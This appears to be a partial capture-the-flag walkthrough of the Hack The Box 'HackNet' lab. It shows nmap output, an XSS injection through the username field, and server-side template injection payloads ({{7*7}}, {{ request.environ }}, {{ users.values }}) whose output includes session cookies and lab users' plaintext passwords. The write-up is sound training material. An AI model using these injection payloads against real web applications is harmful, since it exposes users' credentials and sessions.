Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/HackNet]
└─$ nmap -sC -sV -Pn 10.10.11.85 -oN ./nmap.txt
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 95:62:ef:97:31:82:ff:a1:c6:08:01:8c:6a:0f:dc:1c (ECDSA)
|_  256 5f:bd:93:10:20:70:e6:09:f1:ba:6a:43:58:86:42:66 (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-title: Did not follow redirect to http://hacknet.htb/
|_http-server-header: nginx/1.22.1
We need to add hacknet.htbto our /etc/hosts
Page check
index page
 There is a fancy index page, and we can try to register a new account and try to login to dashboard
profile page

From the search page, we can find other accounts

Then let's continue to check the explore page

Every time we click the Like button, the heart symbol here will be updated in real time. It seems that JavaScript is used to handle the changes here.
I would continue to check the network label here
 In this place, every time it would send the a request is made to the endpoint
 /like/<userId+1> to update the response status.
We can use the burpsuite to help us check what it get
When we press the Likebutton, we can get the profiles of all the accounts who like this post


Here, the username is injected into the title attribute of each <img> tag. Because this attribute is derived from user-controlled data, it opens the door to tampering: by manipulating the username field before interacting with similar systems, the payload will be directly injected into the rendered HTML.
That would lead to a typical XSS vulnerable.
By carefully closing the <img> tag and injecting a script, we can turn the username field into an injection point.
 It worked here

But we have a question here, this method is useless unless you're a privileged victim of a phishing attack. Since they don't iterate through the likes list, we don't have direct victims to exploit.
We can continue to try to test the SSTI vulnerable in the injection point.
{{7*7}}
${7*7}
<% 7*7 %>
[[7*7]]
The first payload worked here "{{7*7}}, seems like a jinja2template

Let's continue to try to enumerate with payload {{ request.environ }}
<div class="likes-review-item"><a href="/profile/30"><img src="/media/profile.png" title=""{'wsgi.errors': <gunicorn.http.wsgi.WSGIErrorsWrapper object at 0x7f77ec358e80>, 'wsgi.version': (1, 0), 'wsgi.multithread': False, 'wsgi.multiprocess': True, 'wsgi.run_once': False, 'wsgi.file_wrapper': <class 'gunicorn.http.wsgi.FileWrapper'>, 'wsgi.input_terminated': True, 'SERVER_SOFTWARE': 'gunicorn/22.0.0', 'wsgi.input': <gunicorn.http.body.Body object at 0x7f77ec382ed0>, 'gunicorn.socket': <socket.socket fd=9, family=1, type=1, proto=0, laddr=/run/gunicorn.sock>, 'REQUEST_METHOD': 'GET', 'QUERY_STRING': '', 'RAW_URI': '/likes/10', 'SERVER_PROTOCOL': 'HTTP/1.0', 'HTTP_HOST': 'hacknet.htb', 'HTTP_X_REAL_IP': '10.10.16.5', 'HTTP_X_FORWARDED_FOR': '10.10.16.5', 'HTTP_X_FORWARDED_PROTO': 'http', 'HTTP_CONNECTION': 'close', 'HTTP_USER_AGENT': 'Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0', 'HTTP_ACCEPT': '*/*', 'HTTP_ACCEPT_LANGUAGE': 'en-US,en;q=0.5', 'HTTP_ACCEPT_ENCODING': 'gzip, deflate, br', 'HTTP_REFERER': 'http://hacknet.htb/explore', 'HTTP_X_REQUESTED_WITH': 'XMLHttpRequest', 'HTTP_DNT': '1', 'HTTP_SEC_GPC': '1', 'HTTP_COOKIE': 'csrftoken=xgH1Ud7mWiApvFWAJzcInc85aR9ohvMI; sessionid=j2jeopl4tjb74eypyir757y5d514jy9d', 'HTTP_PRIORITY': 'u=0', 'wsgi.url_scheme': 'http', 'REMOTE_ADDR': '', 'SERVER_NAME': 'hacknet.htb', 'SERVER_PORT': '80', 'PATH_INFO': '/likes/10', 'SCRIPT_NAME': '', 'CSRF_COOKIE': 'xgH1Ud7mWiApvFWAJzcInc85aR9ohvMI'}"></a></div>
Continue to enumerate the users with payload{{ users }}
<div class="likes-review-item">
<a href="/profile/27">
<img src="/media/test.jpg" title="<QuerySet [<SocialUser: hexhunter>, <SocialUser: shadowcaster>, <SocialUser: blackhat_wolf>, <SocialUser: glitch>, <SocialUser: codebreaker>, <SocialUser: shadowmancer>, <SocialUser: whitehat>, <SocialUser: brute_force>, <SocialUser: shadowwalker>, <SocialUser: {{ users }}>]>">
</a>
</div>
Then use {{ users.values }}to dump the detailed value
<div class="likes-review-item">
    <a href="/profile/27">
        <img src="/media/profile.png" title="<QuerySet [{'id': 2, 'email': 'hexhunter@ciphermail.com', 'username': 'hexhunter', 'password': 'H3xHunt3r!', 'picture': '2.jpg', 'about': 'A seasoned reverse engineer specializing in binary exploitation. Loves diving into hex editors and uncovering hidden data.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': True, 'is_hidden': False, 'two_fa': False}, {'id': 6, 'email': 'shadowcaster@darkmail.net', 'username': 'shadowcaster', 'password': 'Sh@d0wC@st!', 'picture': '6.jpg', 'about': 'Specializes in social engineering and OSINT techniques. A master of blending into the digital shadows.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': True, 'is_hidden': False, 'two_fa': False}, {'id': 7, 'email': 'blackhat_wolf@cypherx.com', 'username': 'blackhat_wolf', 'password': 'Bl@ckW0lfH@ck', 'picture': '7.png', 'about': 'A black hat hacker with a passion for ransomware development. Has a reputation for leaving no trace behind.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': True, 'is_hidden': False, 'two_fa': False}, {'id': 9, 'email': 'glitch@cypherx.com', 'username': 'glitch', 'password': 'Gl1tchH@ckz', 'picture': '9.png', 'about': 'Specializes in glitching and fault injection attacks. Loves causing unexpected behavior in software and hardware.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': True, 'is_hidden': False, 'two_fa': False}, {'id': 12, 'email': 'codebreaker@ciphermail.com', 'username': 'codebreaker', 'password': 'C0d3Br3@k!', 'picture': '12.png', 'about': 'A programmer with a talent for writing malicious code and cracking software protections. Loves breaking encryption algorithms.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': False, 'is_hidden': False, 'two_fa': False}, {'id': 16, 'email': 'shadowmancer@cypherx.com', 'username': 'shadowmancer', 'password': 'Sh@d0wM@ncer', 'picture': '16.png', 'about': 'A master of disguise in the digital world, using cloaking techniques and evasion tactics to remain unseen.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': True, 'is_hidden': False, 'two_fa': False}, {'id': 21, 'email': 'whitehat@darkmail.net', 'username': 'whitehat', 'password': 'Wh!t3H@t2024', 'picture': '21.jpg', 'about': 'An ethical hacker with a mission to improve cybersecurity. Works to protect systems by exposing and patching vulnerabilities.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': True, 'is_hidden': False, 'two_fa': False}, {'id': 24, 'email': 'brute_force@ciphermail.com', 'username': 'brute_force', 'password': 'BrUt3F0rc3#', 'picture': '24.jpg', 'about': 'Specializes in brute force attacks and password cracking. Loves the challenge of breaking into locked systems.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': True, 'is_hidden': False, 'two_fa': False}, {'id': 25, 'email': 'shadowwalker@hushmail.com', 'username': 'shadowwalker', 'password': 'Sh@dowW@lk2024', 'picture': '25.jpg', 'about': 'A digital infiltrator who excels in covert operations. Always finds a way to walk through the shadows undetected.', 'contact_requests': 0, 'unread_messages': 0, 'is_public': False, 'is_hidden': False, 'two_fa': False}
    </a>
</div>
There are so many credits here, I still remember there is a private account not shown from the leaked credits.

To get the access to his leaked credit, we have to find the valid post from him.First, we need to anchor the posts he interacted with. Leave the username as {{ users }}. We can use BurpSuite Intruderto enumerate the likes/<id>point

Then let's do what we have done before
